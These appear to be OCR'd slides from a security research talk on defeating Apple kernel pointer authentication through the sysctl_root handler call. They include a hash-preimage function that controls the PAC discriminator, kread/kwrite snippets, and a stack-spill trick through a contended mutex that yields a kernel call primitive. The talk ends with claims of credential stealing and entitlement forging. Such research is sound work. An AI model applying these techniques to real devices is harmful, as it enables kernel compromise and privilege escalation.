
```
sleh_synchronous()                  // userspace SVC exception
  handle_svc()
    unix_syscall()
      sysctl()                      // BSD syscall implementation
        userland_sysctl()
          sysctl_root()             // locate OID, lock, auth, dispatch
            sysctl_handle_string()
```

```
int sysctl_root(...)
{
    /* ... */
    oid_handler = ptrauth_auth_and_resign(
        oid->oid_handler, /* what to auth-and-resign */
        /* what to auth with */
        ptrauth_key_function_pointer,
        ptrauth_blend_discriminator(&oid->oid_handler,
            os_hash_kernel_pointer(oid->oid_arg1)),
        /* what to resign with */
        ptrauth_key_function_pointer,
        ptrauth_function_pointer_type_discriminator(
            typeof(oid_handler)));
    /* ... */
    error = oid_handler(oid, oid->oid_arg1, oid->oid_arg2, req);
    /* ... */
    return error;
}
```

```
pac_auth_or_panic(oid_handler, pacia_key, arg1_hash || addr);
```



```
oid_handler = pac_sign(oid_handler, pacia_key, typeof(sysctl_handler_t));
```



```
_sysctl_root:
    ; ...
    mov   x19, x22              ; x22 = oid address
    ldr   x23, [x19, #0x30]!    ; load oid_handler
    ; ...
    ldr   x1, [x22, #0x18]      ; load oid_arg1
    ; ...                         x8 = os_hash_kernel_pointer(arg1)
    bfi   x19, x8, #48, #16     ; combine address + hash
    ; ...
    blraa x23, x19              ; authenticate and call handler
```

Oh! It skips the unnecessary resign and uses BLRAA to authenticate and call directly.

That’s a weird way to go about things. Maybe we should look deeper...



How does kernel PAC work in real life?

(i.e., why do I say it's weird?)

```
_some_auth_got_stub:
    adrp x17, import_table_page
    add  x17, x17, #slot_offset  ; x17 = import-slot address A
    ldr  x16, [x17]              ; load signed function pointer
    braa x16, x17                ; authenticate with A
```

Imports, for example, use address diversified PAC signed function pointers with no additional diversifier.

How does kernel PAC work in real life?

(i.e., why do I say it's weird?)

```
ldr   x16, [x8,#slot_offset]    ; x8 is the vtable address
add   x17, x8, #slot_offset     ; original slot address A
movk  x17, #0x3607, lsl #48     ; D = blend(A, K)
blraa x16, x17                  ; authenticate and call

; K = __builtin_ptrauth_string_discriminator(
;     "_ZNK15OSMetaClassBase14getRetainCountEv") = 0x3607
```

C++ virtual function pointers are address diversified PAC signed with a compiler derived diversifier based on the mangled name.

How does kernel PAC work in real life?

(i.e., why do I say it's weird?)

```
mov   x19, x22                ; x22 = oid address
ldr   x23, [x19, #0x30]!      ; load oid_handler
; ...                           x8 = os_hash_kernel_pointer(arg1)
bfi   x19, x8, #48, #16       ; combine address + hash
blraa x23, x19                ; authenticate and call handler
```

But here... we're computing the diversifier at runtime based on an attacker malleable value.

So, if we can preimage the hash, we can completely control the discriminator.

Can we find a preimage for the hash?

lol, jk, it's 16-bits 😂 just precompute it.


but I guess we'll be nerds?

```
static inline uint32_t
os_hash_kernel_pointer(const void *pointer)
{
        uintptr_t key = (uintptr_t)((intptr_t)pointer << 16) >> 20;
        key *= 0x5052acdb;
        return (uint32_t)key ^ __builtin_bswap32((uint32_t)key);
}
```

```
static inline uint32_t
os_hash_kernel_pointer(const void *pointer)
{
        uintptr_t key = (uintptr_t)((intptr_t)pointer << 16) >> 20;
        key *= 0x5052acdb;
        return (uint32_t)key ^ __builtin_bswap32((uint32_t)key);
}


static inline void *
os_hash_kernel_pointer_preimage(uint16_t h)
{
        uint32_t key = (uint32_t)h * 0x796d6f53;
        return (void *)((uintptr_t)key << 4);
}
```

If we can control the discriminator in the authentication, can we replay a function pointer?



If we can control the discriminator in the authentication, can we replay a function pointer?

```
struct sysctl_oid sysctl__security_mac_sandbox_sentinel = {
    .oid_parent  = &sysctl__security_mac_sandbox_children,
    .oid_number  = OID_AUTO,
    .oid_kind    = CTLTYPE_STRING | CTLFLAG_RD | CTLFLAG_OID2,
    .oid_arg1    = os_hash_kernel_pointer_preimage(0xffff),
    .oid_arg2    = 13,
    .oid_name    = "sentinel",
    .oid_handler = import_fptr,
    .oid_fmt     = "A",
    .oid_descr   = "Sandbox extension sentinel",
    .oid_version = SYSCTL_OID_VERSION,
};
```

If we can control the discriminator in the authentication, can we replay a function pointer?

```
import_fptr = kread64(import_slot_addr);
kwrite64(oid + 0x18,
    os_hash_kernel_pointer_preimage(0xffff));
kwrite64(oid + 0x30, import_fptr);
sysctl(mib_for_oid, ...);
```

We need to control `oid + 0x18` and `oid + 0x30` must be a valid PAC signed (with address diversity) function pointer.

Nope.



If we can control the discriminator in the authentication, can we replay a function pointer?

No. The handler is address discriminated.

```
_sysctl_root:
    ; ...
    mov   x19, x22                ; x22 = oid address
    ldr   x23, [x19, #0x30]!      ; load oid_handler
    ; ...                           x8 = os_hash_kernel_pointer(arg1)
    bfi   x19, x8, #48, #16       ; combine address + hash
    ; ...
    blraa x23, x19                ; authenticate and call handler
```

This is a gift, kind of (more puzzles to solve). The technique doesn't quite work.

Let's not give up yet.




```
int sysctl_root(...)
{
    /* ... */
    oid_handler = oid->oid_handler;
    /* ... */
    lck_mtx_lock(&sysctl_unlocked_node_lock);
    /* ... */
    oid_handler = ptrauth_auth_and_resign(...);
    error = oid_handler(oid, oid->oid_arg1, oid->oid_arg2, req);
    return error;
}
```

Can we attack stack saved values if the thread is delayed?



```
int sysctl_root(...)
{
    /* ... */
    oid_handler = oid->oid_handler;
    /* ... */
    lck_mtx_lock(&sysctl_unlocked_node_lock);
    /* ... */
    oid_handler = ptrauth_auth_and_resign(...);
    error = oid_handler(oid, oid->oid_arg1, oid->oid_arg2, req);
    return error;
}
```




Here.

Can we spill some useful locals to the stack?

```
_sysctl_root:
    ; ...
    mov   x19, x22              ; x22 = oid address
    ldr   x23, [x19, #0x30]!    ; load oid_handler
    ; ...                         lck_mtx_lock()
    ldr   x1, [x22, #0x18]      ; load oid_arg1
    ; ...                         x8 = os_hash_kernel_pointer(arg1)
    bfi   x19, x8, #48, #16     ; combine address + hash
    blraa x23, x19              ; authenticate and call handler
```

```
; lck_mtx_lock()
;  → lck_mtx_lock_contended()
;    → lck_mtx_lock_adaptive_spin()
;      → lck_adaptive_spin_wait_for_event()

_lck_mtx_lock_contended:
    pacibsp
    sub sp, sp, #0x70
    ; ...
    stp x24, x23, [sp,#0x30]
    stp x22, x21, [sp,#0x40]
    stp x20, x19, [sp,#0x50]
    stp fp, lr,   [sp,#0x60]
    add fp, sp, #0x60
```



If we force a contended lock, we can spill useful locals.

By modifying the spilled registers on the stack, we control x19, x22, and x23.

```
_sysctl_root:
    ; ...
    mov   x19, x22              ; x22 = oid address
    ldr   x23, [x19, #0x30]!    ; load oid_handler
    ; ...                         lck_mtx_lock()
    ldr   x1, [x22, #0x18]      ; load oid_arg1
    ; ...                         x8 = os_hash_kernel_pointer(arg1)
    bfi   x19, x8, #48, #16     ; combine address + hash
    blraa x23, x19              ; authenticate and call handler
```


We built a janky
kcall primitive 🎉

janky `kcall`

+

`kread/kwrite`

+

more fun exploration!

=

DPAC signing, ucred stealing, and entitlement forging

Questions?

